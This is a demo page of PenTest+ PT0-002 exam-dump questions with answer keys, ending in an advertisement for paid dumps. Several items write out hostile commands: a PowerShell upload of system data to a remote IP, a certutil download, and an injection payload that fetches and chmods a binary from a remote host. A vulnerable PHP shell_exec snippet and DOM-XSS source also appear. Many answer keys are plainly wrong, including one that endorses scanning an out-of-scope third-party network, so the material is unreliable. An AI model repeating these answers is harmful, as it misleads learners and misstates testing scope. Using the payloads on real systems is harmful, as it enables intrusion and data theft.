Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

https://www.2passeasy.com/dumps/PT0-002/

NEW QUESTION 1
Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

A. HTTPS communication
B. Public and private keys
C. Password encryption
D. Sessions and cookies

Answer: D

NEW QUESTION 2
Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

A. The libraries may be vulnerable
B. The licensing of software is ambiguous
C. The libraries' code bases could be read by anyone
D. The provenance of code is unknown
E. The libraries may be unsupported
F. The libraries may break the application

Answer: AC

NEW QUESTION 3
A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

A. Alternate data streams
B. PowerShell modules
C. MP4 steganography
D. PsExec

Answer: D

NEW QUESTION 4
A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

A. certutil–urlcache –split –f http://192.168.2.124/windows-binaries/ accesschk64.exe
B. powershell(New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')
C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
D. wgethttp://192.168.2.124/windows-binaries/accesschk64.exe –O accesschk64.exe

Answer: B

NEW QUESTION 5
A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----------------
DURB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed.
Which of the following is the MOST likely reason for the lack of output?

A. The HTTP port is not open on the firewall.
B. The tester did not run sudo before the command.
C. The web server is using HTTPS instead of HTTP.

D. This URI returned a server error.

Answer: A

NEW QUESTION 6
A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

A. A signed statement of work
B. The correct user accounts and associated passwords
C. The expected time frame of the assessment
D. The proper emergency contacts for the client

Answer: B

NEW QUESTION 7
You are a penetration tester running port scans on a server. INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Penetration Testing

Part 1   Part 2

Drag and Drop Options

-sL
-O
192.168.2.2
-sU
-sV
-p 1-1023
192.168.2.1-100
-Pn
nc
--top-ports=1000
hping
--top-ports=100
nmap

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up) scanned in 26.80 seconds

Command

(?)

Penetration Testing

Part 1   **Part 2**

Question Options

Using the output, identify potential attack vectors that should be further investigated.

☐ Weak SMB file permissions

☐ FTP anonymous login

☐ Webdav file upload

☐ Weak Apache Tomcat Credentials

☐ Null session enumeration

☐ Fragmentation attack

☐ SNMP enumeration

☐ ARP spoofing

◉ NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1 - nmap 192.168.2.2 -sV -O
Part 2 - Weak SMB file permissions

NEW QUESTION 8
A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.
Which of the following is the BEST action for the penetration tester to take?

A. Utilize the tunnel as a means of pivoting to other internal devices.
B. Disregard the IP range, as it is out of scope.
C. Stop the assessment and inform the emergency contact.
D. Scan the IP range for additional systems to exploit.

Answer: D

NEW QUESTION 9
A client has requested that the penetration test scan include the following UDP services: SNMP, NetBIOS, and DNS. Which of the following Nmap commands will perform the scan?

A. nmap –vv sUV –p 53, 123-159 10.10.1.20/24 –oA udpscan
B. nmap –vv sUV –p 53,123,161-162 10.10.1.20/24 –oA udpscan
C. nmap –vv sUV –p 53,137-139,161-162 10.10.1.20/24 –oA udpscan
D. nmap –vv sUV –p 53, 122-123, 160-161 10.10.1.20/24 –oA udpscan

Answer: B

NEW QUESTION 10
A penetration tester writes the following script:

```
#!/bin/bash
for x in 'seq 1 254'; do
        ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

A. Determine active hosts on the network.
B. Set the TTL of ping packets for stealth.
C. Fill the ARP table of the networked devices.
D. Scan the system on the most used ports.

Answer: A

NEW QUESTION 10
A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

A. Aircrack-ng
B. Wireshark
C. Wifite
D. Kismet

Answer: A

NEW QUESTION 14
In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

A. Test for RFC-defined protocol conformance.
B. Attempt to brute force authentication to the service.
C. Perform a reverse DNS query and match to the service banner.
D. Check for an open relay configuration.

Answer: C

NEW QUESTION 16
Which of the following are the MOST important items to include in the final report for a penetration test?
(Choose two.)

A. The CVSS score of the finding
B. The network location of the vulnerable device
C. The vulnerability identifier
D. The client acceptance form
E. The name of the person who found the flaw
F. The tool used to find the issue

Answer: CF

NEW QUESTION 18
A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

A. Weekly
B. Monthly
C. Quarterly
D. Annually

Answer: A

NEW QUESTION 22
A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.
Which of the following Nmap scan syntaxes would BEST accomplish this objective?

A. nmap -sT -vvv -O 192.168.1.2/24 -PO
B. nmap -sV 192.168.1.2/24 -PO
C. nmap -sA -v -O 192.168.1.2/24
D. nmap -sS -O 192.168.1.2/24 -T1

Answer: D

NEW QUESTION 27
A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:
exploit = "POST "
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} –
c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IF
&loginUser=a&Pwd=a"
exploit += "HTTP/1.1"
Which of the following commands should the penetration tester run post-engagement?

A. grep –v apache ~/.bash_history > ~/.bash_history
B. rm –rf /tmp/apache
C. chmod 600 /tmp/apache
D. taskkill /IM "apache" /F

Answer: B

NEW QUESTION 28
A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

A. Understanding the tactics of a security intrusion can help disrupt them.
B. Scripts that are part of the framework can be imported directly into SIEM tools.
C. The methodology can be used to estimate the cost of an incident better.
D. The framework is static and ensures stability of a security program overtime.

Answer: A

NEW QUESTION 29
A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

A. nmap –f –sV –p80 192.168.1.20
B. nmap –sS –sL –p80 192.168.1.20
C. nmap –A –T4 –p80 192.168.1.20
D. nmap –O –v –p80 192.168.1.20

Answer: C

NEW QUESTION 34
A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

A. nmap –oG list.txt 192.168.0.1-254 , sort
B. nmap –sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print S5}'
C. nmap –-open 192.168.0.1-254, uniq
D. nmap –o 192.168.0.1-254, cut –f 2

Answer: D

NEW QUESTION 39
A penetration tester runs the following command on a system:
find / -user root –perm -4000 –print 2>/dev/null
Which of the following is the tester trying to accomplish?

A. Set the SGID on all files in the / directory
B. Find the /root directory on the system
C. Find files with the SUID bit set
D. Find files that were created during exploitation and move them to /dev/null

Answer: C

NEW QUESTION 44
A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

A. Data flooding
B. Session riding
C. Cybersquatting
D. Side channel

Answer: B

NEW QUESTION 47
A penetration tester conducts an Nmap scan against a target and receives the following results:

```
Port         State      Service
1080/tcp     open       socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

A. Nessus

B. ProxyChains
C. OWASPZAP
D. Empire

Answer: B

NEW QUESTION 52
When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

A. <#
B. <$
C. ##
D. #$
E. #!

Answer: E

NEW QUESTION 54
The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01>  portList: list[int] = [*range(1, 1025)]
<02>  random.shuffle(portList)
<03>  try:
<04>      port: int
<05>      resultList: list[int] = []
<06>      for port on portList:
<07>          sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>          sock.settimeout(0.01)
<09>          result = sock.connect_ex((remoteSvr, port))
<10>          if result == 0:
<11>              resultList.append(port)
<12>          sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a "probable port scan" alert in the organization's IDS?

A. Line 01
B. Line 02
C. Line 07
D. Line 08

Answer: A

NEW QUESTION 58
A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

A. Enforce mandatory employee vacations
B. Implement multifactor authentication
C. Install video surveillance equipment in the office
D. Encrypt passwords for bank account information

Answer: B

NEW QUESTION 61
You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Secure System

User name

Password

Login

| View Certificate | View Source | View Cookies |
| Remediate Certificate | Remediate Source | Remediate Cookies |

Certificate ✕

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

• Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018

Install Certificate... | Issuer Statement

Learn more about certificates

OK

Secure System

← → C   https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZGZvaW2aGRzc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZZubXM7bGtkZmliaHZsb3NhZGJua2dnZ1aWdia3dia3NqYWVqa2JmbGdI1Y3Z2Z2JobGFzZwJmaXVkZGidmxiamFmbGGhkc3VmZyBuc2pyZ2hzZHZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZmZZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJJ2==""name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top 200px;margin-bottom 10px;">
<span style="width 500px;color blue;font-size 30px;font-weight bold;border-bottom 1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom 5px;">
<span style="width 100px;">Name</span>
<input style="width 150px;"type="text" name="name" id="name" value=">
<!-- input style="width 150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width 100px">Password: </span><input style="width 150px;" type="password" name="Password" id="password" value=">
<!--div><scan style="width 100px">Password: </span><input style="width 150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

← → C https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.15082669 63.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type= Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmc sr=google|utmccn=(organic)|utm c...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1 .1508258019.1508266964.81ff3 4f7...	.comptia.o...	/	2019-10-1...	99			
sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System

← → C https://comptia.org/login.aspx#remediatesource

```
1 □ <html>
2 □ <head>
3 □ <title>Secure Login </title>
4 □ </head>
5 □ <body>
6 □ <meta
7 □ content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 □ bnNkbGtqO2Job3VpYXNpZGZZubXM7bGtkZmliaHZsb3NhZGJua4dnZ1aWdia3NqYWVyVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZZ2hzZHVmaG
9 □ d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==" name="csrt-token"/>
10 □ <select> <script>
11 □ document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 □ </script> </select>
13 □ <div align="center">
14 □ <form action="<c:url value='main.do'/>" method="post">
15 □ <div style="margin-top:200px;margin-bottom:10px;">
16 □ <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 □ </div>
18 □ <div style="margin-bottom:5px;">
19 □ <span style="width:100px;">Name</span>
20 □ <input style="width:150px;"type="text" name="name" id="name" value=">
21 □ <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 □ </div>
23 □ <div> <span style="width:100px;">Password: </span> <input style="width:150px." type="password" name="Password" id="password" value=">
24 □ <!--div> <scan style="width:100px;">Password: </span> <input style="width:150px." type="password" name="Password" id="password" value="password" -->
```

Secure System

← → C https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	□	□	□ delete
__utma	36104370.911013732.15082669 63.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	□	□	□ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	□	□	□ delete
__utmc	36104370	.comptia.o...	/	Session	14	□	□	□ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	□	□	□ delete
__utmv	36104370.|2=Account%20Type= Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	□	□	□ delete
__utmz	36104370.1508266963.1.1.utmc sr=google|utmccn=(organic)|utm c...	.comptia.o...	/	2018-04-1...	99	□	□	□ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1 .1508258019.1508266964.81ff3 4f7...	.comptia.o...	/	2019-10-1...	99	□	□	□ delete
sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	□	□	□ delete

Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):
- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018

Install Certificate... Issuer Statement

Learn more about certificates

OK

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Graphical user interface Description automatically generated

NEW QUESTION 66
An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

A. OpenVAS
B. Drozer
C. Burp Suite
D. OWASP ZAP

Answer: A

NEW QUESTION 68
A penetration tester is reviewing the following SOW prior to engaging with a client:
"Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner."
Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team
D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop
F. Retaining the SOW within the penetration tester's company for future use so the sales team can planfuture engagements

Answer: CE

NEW QUESTION 72
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: C

NEW QUESTION 74

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

A. Add a dependency checker into the tool chain.
B. Perform routine static and dynamic analysis of committed code.
C. Validate API security settings before deployment.
D. Perform fuzz testing of compiled binaries.

Answer: D

NEW QUESTION 75
......

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual PT0-002 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the PT0-002 Product From:

https://www.2passeasy.com/dumps/PT0-002/

Money Back Guarantee

PT0-002 Practice Exam Features:

* PT0-002 Questions and Answers Updated Frequently

* PT0-002 Practice Questions Verified by Expert Senior Certified Staff

* PT0-002 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-002 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year